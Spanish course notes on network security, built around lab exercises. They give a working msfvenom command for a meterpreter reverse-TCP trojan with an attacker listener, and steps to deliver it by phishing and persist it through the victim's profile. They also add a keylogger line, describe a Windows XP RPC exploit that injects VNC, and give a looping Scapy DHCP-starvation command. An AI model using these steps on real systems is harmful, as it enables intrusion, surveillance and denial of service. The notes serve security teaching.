**UF4 Backdoors, Metasploit, Scapy y Ataques varios**



***Wikipedia:*** *es una secuencia especial dentro del código de programación, mediante la cual se pueden evitar los sistemas de seguridad del algoritmo (autentificación) para acceder al sistema. Aunque estas puertas pueden ser utilizadas para fines maliciosos y espionaje no siempre son un error, ya que pueden haber sido diseñadas con la intención de tener una entrada secreta.*

Los “Backdoors” es una de las técnicas más míticas y conocidas en el ámbito de la seguridad, a aparecido en múltiples películas y series y es por eso que es un procedimiento tan extendido y conocido.

Los “Backdoors” suelen estar asociados con huecos de seguridad o por que el programador de esa tecnología a habilitado ese servicio.

Existen múltiples estrategias para inyectar un backdoor a un cliente. Ejemplo:

1. **Troyano:** el usuario por ignorància instala o abre un ejecutable que no es lo que aparenta “addwared, spiward”.
2. **Rootkit:** un ejecutable que manipula los ficheros del sistema para infectar y perpetuar el “Backdoor”
3. **Creación del “Backdoor” de forma local:** el hacker entra físicamente y habilita el “Backdoor” de forma manual.
4. **“Backdoor” propio de la aplicación:** el creador del software adrede para controlar el usuario sin su consentimiento.

**Tipos de Backdoor en función de el envío de datos**

Existen 2 categorías que indican si el “backdoor” espera señal de la red para recopilar información o realizar otra acción o bien el “backdoor” es autónomo y envía información de forma unidireccional hacia internet:

1. Backdoors de entrada y salida (vulnerables a ser detectados por Firewalls o IDS)
2. Firewalls de salida (más difíciles de detectar)



Ejercicio de creación de un “backdoor” en ubuntu con “metasploit”:

El objetivo de esta práctica es generar un ejecutable con cargas, este ejecutable contiene un sploit (troyano) que puede aprovechar las vulnerabilidades del firewall del sistema operativo de la víctima. La técnica imprescindible para que el usuario pueda tener ese fichero con carga es el “phishing” (engaño).



El ejecutable generado en esta práctica no devuelve nada en pantalla pero se pueden crear y modificar ejecutables legítimos con carga (payload).

**Material necesario para la práctica:**

1. Un kali linux con el metasploit en su última versión.
2. Un ubuntu version 14 (victima).
3. Método para pasar el fichero “troyano” del kali linux al ubuntu (via email…).

**Documentación de la práctica:**

[**https://astr0baby.wordpress.com/2012/11/20/hacking-ubuntu-12-04-lts-using-metasploit/**](https://astr0baby.wordpress.com/2012/11/20/hacking-ubuntu-12-04-lts-using-metasploit/)

[**https://elpuig.xeill.net/Members/jordifarrero/2014-15-seguretat-en-xarxes-sm2ab-diurn/uf4-scapy-python/hacking-ubuntu-metasploit/web-guardada-astr0baby/view**](https://elpuig.xeill.net/Members/jordifarrero/2014-15-seguretat-en-xarxes-sm2ab-diurn/uf4-scapy-python/hacking-ubuntu-metasploit/web-guardada-astr0baby/view)

Estos enlaces son la documentación de la práctica que comentamos anteriormente.

En la web podemos leer el funcionamiento básico de la creación de un “backdoor” en el que observamos un primer script llamado **LINUX ELF BINARY GENERATOR,** este script nos pide una direccion ip, esta dirección será la del servicio del hacker, también nos pide un numero de puerto que será el puerto del servicio del hacker, lo recomendable es utilizar un número de puerto común y utilizado por la víctima. Por ejemplo: el 8080 o 443… Como resultado obtendremos un fichero llamado “**Executive**” este ejecutable ya contiene la cargar con el exploit llamado **“reverse TCP”.**

***Corrección:***


*msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.1.101 LPORT=443 -b "\x00" -f elf -o executive*

*En la nueva versión de el metasploit el* ***msf payload*** *no existe, se debe substituir por la instrucción indicada.*


Una vez tenemos el ejecutable se debe pasar a la maquina victima en el escritorio (recomendable que el ejecutable tenga la extension “.bin”)

La primera parte de la práctica ya estaría finalizada ahora falta montar el servicio de escucha de metasploit en la máquina del hacker (kali linux) a continuación de el documento vemos otro script dominado **METASPLOIT LINUX METERPRETER LISTENER.**

Este script lanzará un “listener” que será llamado por la víctima cuando este ejecute el programa “Executive” una vez conectado se inicia el exploit en este caso el “Reverse TCP” y con la carga “Meterpreter” será en este momento donde el hacker verá esta imagen:



Si obtenemos el inductor del “meterpreter” tendremos la capacidad de inyectar comandos de la shell contra la víctima pero con algunas restricciones, como por ejemplo: no se permite la ejecución directa de programas pero se pueden lanzar comandos que realizan acciones y subir y bajar ficheros.



Como vemos en la imagen superior existen las instrucciones de el “meterpreter” Upload y Download.

Este es el momento de perpetuar el ataque del “backdoor” en la máquina de la víctima, lo realizaremos con los siguientes pasos:

1. Nos bajamos con Download el fichero de perfil de usuario para modificarlo en kali linux.
2. Subimos el “Executive” otra vez a la raíz de la víctima en modo oculto (un punto delante del nombre).
3. Con un editor de texto editamos el perfil de usuario y añadimos una llamada al fichero oculto en la raíz de la víctima.
4. Subimos el fichero modificado a la víctima.

Si se han realizado los pasos anteriores correctamente, cuando la víctima apague el ordenador y lo vuelva a encender y habrá una sesión de usuario éste llamará al fichero “profile” que hemos modificado y cargará el “backdoor” que se conectara al hacker sin problemas, por lo tanto hemos perpetuado el “backdoor” en el sistema.

**Segunda Parte de la práctica:**

Si en la primera parte hemos sido capaces de inyectar y perpetuar la segunda parte realiza una paso más. Consiste en inyectar también un “keyloger” que es capaz de leer y guardar todas las teclas que ha presionado la víctima a lo largo de su sesión:

1. Como tenemos el “backdoor” activo somos capaces de descargar otra vez el fichero “profile”.
2. Es el momento de modificar otra vez este fichero con los siguientes comandos:

export DISPLAY=:0.0


**sudo showkey >> /tmp/.xkey.log &**


Concluimos esta práctica con los conocimientos básicos de el uso de los exploits con metasploit y también de el concepto de ejecutable con carga (troyano) y backdoor. También hemos visto que incluso el linux es vulnerable cuando interviene un sploit y un troyano con lo cual un administrador de red nunca debe ejecutar programas no confiables en una sesión de root.


**Exploit con VMC contra windows Xp SP2/3**

La práctica anterior estuvo relacionada con un exploit denominado reverse TCP, en esta práctica también lo usamos para inyectar un cliente VMC que le va a dar la capacidad al hacker de abrir un cliente de escritorio remoto contra el windows pudiendo tomar el control de el escritorio y sus servicios.

Debido a que Windows XP fue un sistema operativo con muchos problemas de seguridad se intento parchear varias veces para evitar este tipo de ataques, Microsoft lanzó 5 “Service pack” para corregir estas vulnerabilidades esto en el fondo provocó el desarrollo inmediato de la siguiente versión de Windows, a que Windows XP fue un sistema operativo con muchos problemas fue uno de los más utilizados y actualmente aún se sigue utilizando.







Como comprobamos en la práctica este exploit utiliza el “Reverse TCP” aprovechando una vulnerabilidad del Windows XP (RTC) por lo tanto no es necesario que el cliente tenga ningún backdoor que le permita conectar al hacker si no que el Windows XP por defecto ya tiene un servicio en el puerto 135 que es vulnerable una vez establecemos conexión con el “Reverse TCP” inyectamos un cliente VNC que nos permitirá abrir sesión de escritorio remotamente. Las pruebas realizadas deberían funcionar incluso con un “service pack 3” pero solo en modo shell por lo tanto no veriamos el escritorio pero si el inductor DOS.

**Conclusión:** Con la práctica del troyano que utilizaba el “Reverse TCP y el meterpreter” en linux y que también permite inyectar un “Keyloger” podemos observar que es relativamente fácil atacar sistemas con exploits diseñados por hackers expertos.

Como administradores de red se debe entender que si para nosotros a sido relativamente fácil realizar estos 2 ataques cualquier red de una empresa mediana o grande es vulnerable a cualquier ataque disponible en “metasploit” **(MUCHO PELIGRO).**

**Herramientas de Packet Forging 2.**


En los apuntes de la UF2 explicamos el funcionamiento de una herramienta muy sencilla que permite algunas funciones de forjado de paquetes (Hping3).



El Hping tenía ciertas restricciones respecto al encapsulamiento y también al tipo de protocolos de la capa de aplicación una alternativa más avanzada al uso del Hping es el “scapy”.

**Scapy**

Scapy es una herramienta de el Packet Forging avanzado que permite crear paquetería pasando por todas las capas posibles del modelo TCP/IP aparte permite también que los lenguajes de programación como el “Python” puedan hacer llamadas a sus librerías por lo tanto lo hace una herramienta potente y versátil.




Con esta herramienta podemos realizar ataques complejos contra host dispositivos de red, servicios de red etc.


**ls():** listar relacion de protocolos que permiten al scapy forjar paquetes.

**lsc():** lista la relación de comandos de uso de la consola de scapy.

**sniff():** sniffer encapsulado dentro de scapy que se puede usar también en programas creados con python.

A continuación aprenderemos a encapsular un simple paquete de tipo “IP” en el que se deben inicializar algunos de sus campos imprescindibles como son: la ip origen, la ip destino, número de saltos.





Una vez tenemos montados los PDU (Protocol Data Unit) es el momento de encapsular el paquete final denominado en este caso “mipaquete”.

Con el comando “send” enviamos el paquete y nos devuelve paquete enviado pero no se muestra resultado, con el wireshark podemos verificar que la encapsulación es correcta y que el paquete llega al destino y este responde.










En el paso anterior hemos montado un paquete IP pero este no se puede enviar a ningún host ya que no cumple con el “stat” del protocolo en este caso nos falta indicar los números de puerto y el estado del “flag”.

Ahora procedemos a montar un paquete TCP.


Ahora intentaremos crear un paquete ICMP de tipo “echo request” encapsularlo y lo enviamos comprobaremos con wireshark que a funcionado correctamente.



Como hemos comprobado la encapsulación de paquete ICMP no es exactamente igual que un paquete de tipo IP/TCP, en este caso primero hemos creado un paquete IP después un paquete ICMP y después hemos encapsulado, comprobando con el “Wireshark” a funcionado correctamente.

Ahora enviaremos 100 veces este paquete con la instrucción “Send”.





Para visualizar las respuestas de los envíos podemos utilizar el “sr” en vez de el “send”. Una vez enviamos nuestro paquete con “sr” somos capaces de ver la respuesta con el comando “summary” pero previamente hay que habilitar las respuesta y las no respuestas con esta instrucción:

***>>> sr([mipaquete2]\*100)***

***Begin emission:***

***.\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*.\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*Finished to send 100 packets.***


***\****

***Received 102 packets, got 100 answers, remaining 0 packets***


***(<Results: TCP:0 UDP:0 ICMP:100 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)***

Hasta ahora hemos visto cómo crear paquetería simple con 2 capas vamos ahora a añadir carga a un paquete TCP lo podemos denominar “Payload”.






Como vemos en la imagen podemos añadir carga en “crudo”.




Ahora es el momento de encapsular las 3 capas fundamentales del modelo OSI, será la trama-paquete-segmento que sería equivalente a Ethernet-Ip-transporte. Lo que se plantea a continuación es montar una trama en el que hay que indicar la MAC de origen, la MAC de destino, IP de origen, IP de destino y números de puerto. Aparte si se desea también se puede añadir carga.






Hasta el momento hemos aprendido a capsular paqueterías de forma sencilla y a enviarla pero aun no tenemos muy claro cómo se estructura la paqueteria en una trama. Scapy incluye algunos modos que permiten graficar y generar documentación del formato de cada uno de los PDU. La paquetería necesaria para realizar la siguiente práctica es la siguiente:



Una vez instalados los módulos necesarios para graficar podemos realizar la siguiente prueba:

1. Utilizando el sniffer de scapy capturamos paquetería de la red.
2. Una vez obtenemos la paqueteria seleccionamos unos de los paquetes.
3. Una vez tenemos el objeto paquete utilizaremos el PDF DUMP para que nos muestre una representación gráfica que relaciona el bloque hexadecimal de la trama con cada uno de sus valores expresados en ASCII.

A continuación se ven las imagenes de este proceso:



**Ejercicio:** Realiza el montaje de uno o varios paquetes contra un servicio en el puerto 80 (HTTP) que tenga una carga de tipo HTTP GET.

If you want to do a full three-way handshake, you'll have to do it manually.

Start with your SYN packet:


>>> syn = IP(dst='www.google.com') / TCP(dport=80, flags='S')  
>>> syn  
<IP frag=0 proto=tcp dst=Net('www.google.com') |<TCP dport=www flags=S |>>


Then receive the SYN-ACK packet from the server, sr1 works. Then send your HTTP GET request:

>>> syn\_ack = sr1(syn)  
Begin emission:  
Finished to send 1 packets.  
\*  
Received 1 packets, got 1 answers, remaining 0 packets  
  
>>> syn\_ack  
<IP version=4L ihl=5L tos=0x0 len=44 id=424 flags= frag=0L ttl=55 proto=tcp chksum=0x2caa src=74.125.226.148 dst=10.20.30.40 options=[] |<TCP sport=www dport=ftp\_data seq=3833491143 ack=1 dataofs=6L reserved=0L flags=SA window=5720 chksum=0xd8b6 urgptr=0 options=[('MSS', 1430)] |<Padding load='\x00\x00' |>>>

Then set your TCP sequence and ack numbers and send the GET:

getStr = 'GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n'  
request = IP(dst='www.google.com') / TCP(dport=80, sport=syn\_ack[TCP].dport,  
 seq=syn\_ack[TCP].ack, ack=syn\_ack[TCP].seq + 1, flags='A') / getStr  
reply = sr1(request)





A partir de la documentación encontrada vemos que es viable realizar el envío de un paquete de tipo HTTP GET.

Este ejercicio se compone de 3 partes fundamentales:

1. Creación del paquete IP/TCP que contiene el “flag” de SYN ( necesario para el Three Way Handshake)
2. Envío y captura del número de secuencia.
3. Montaje del paquete TCP con carga HTTP que añade el número de secuencia como ACK +1.


El ejercicio anterior intentaba completar un Three Way Handshake que completaba correctamente y generaba un paquete justo después tipo cabecera el formato de la cabecera no era del todo correcta y aparte por algun motivo el servicio HTTP enviaba un RST al cliente. Para realizar estos ataques con Scapy es imprescindible utilizar Python creando un algoritmo recurrente que vendría a ser un ataque DOS.


En internet hay múltiples ejemplos que utilizan las librerías de Scapy para múltiples ataques esto aporta mucho conocimiento a los usuarios que tienen interés en el ámbito de la seguridad.


**LAMBDA EXPRESION**

Scapy tiene un modo que permite personalizar la información que muestra el sniffer. El uso de estas sentencias es relativamente en modo comandos (es el que veremos a continuación), lo realmente interesante es que las LAMBDA EXPRESION dentro de un script pueden mostrar información relevante para el hacker por ejemplo: un hacker quiere crear un script que capture solo la paqueteria de un tipo concreto y que cuando obtenga un paquete de dicho formato inspeccione uno de sus campos y a partir de ese momento realizar el ataque en concreto.


Las LAMBDA EXPRESION son aquellas sentencias que pueden formatear el usuario a su gusto vamos a ver ahora algunos ejemplos:








Realiza una expresión Lambda que nos muestre la MAC de origen, la MAC de destino, IP de origen, IP de destino y el estado del Flag.




**Scapy: DHCP Starvation/Exhaustion**



Scapy soporta múltiples protocolos si hablamos de DHCP este no es una excepción. Creando una estructura con la propiedad de Options inicializada veremos que es muy fácil reclamar una dirección ip a un servicio DHCP no administrado. Los administradores de red deben tener en cuenta que su servicio DHCP pueden sufrir estos ataques porque son relativamente fáciles de realizar.


Primero de todo hay que entender que paqueteria intercambia y cual es requerida en una transacción DHCP.



Como vemos existen paquetes DHCP con distintos marcajes: el Discover, el Offer, el Request y el ACK todos ellos componen lo que sería la petición y asignación de una IP dinámica.

Ahora es el momento de buscar algun script o tutorial de como forjar un paquete o paquetes que realizan esta acción.

scapy  
Welcome to Scapy (v1.1.1 / -)  
>>> conf.checkIPaddr = False  
>>> dhcp\_discover = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=RandString(12,'0123456789abcdef'))/DHCP(options=[("message-type","discover"),"end"])  
>>> sendp(dhcp\_discover,loop=1)  
...............................................................^C  
Sent 70 packets.




Como vemos en la imagen del Wireshark para cada DHCP/request se genera un mensaje válido de transacción por lo tanto el servicio DHCP a aceptado la petición y solo quedaría entregar una IP disponible.

Tambien se deberia buscar en la comunicaciones del Wireshark un paquete de tipo Response o offer en que nos otorga una IP disponible.

**STP Mangler**

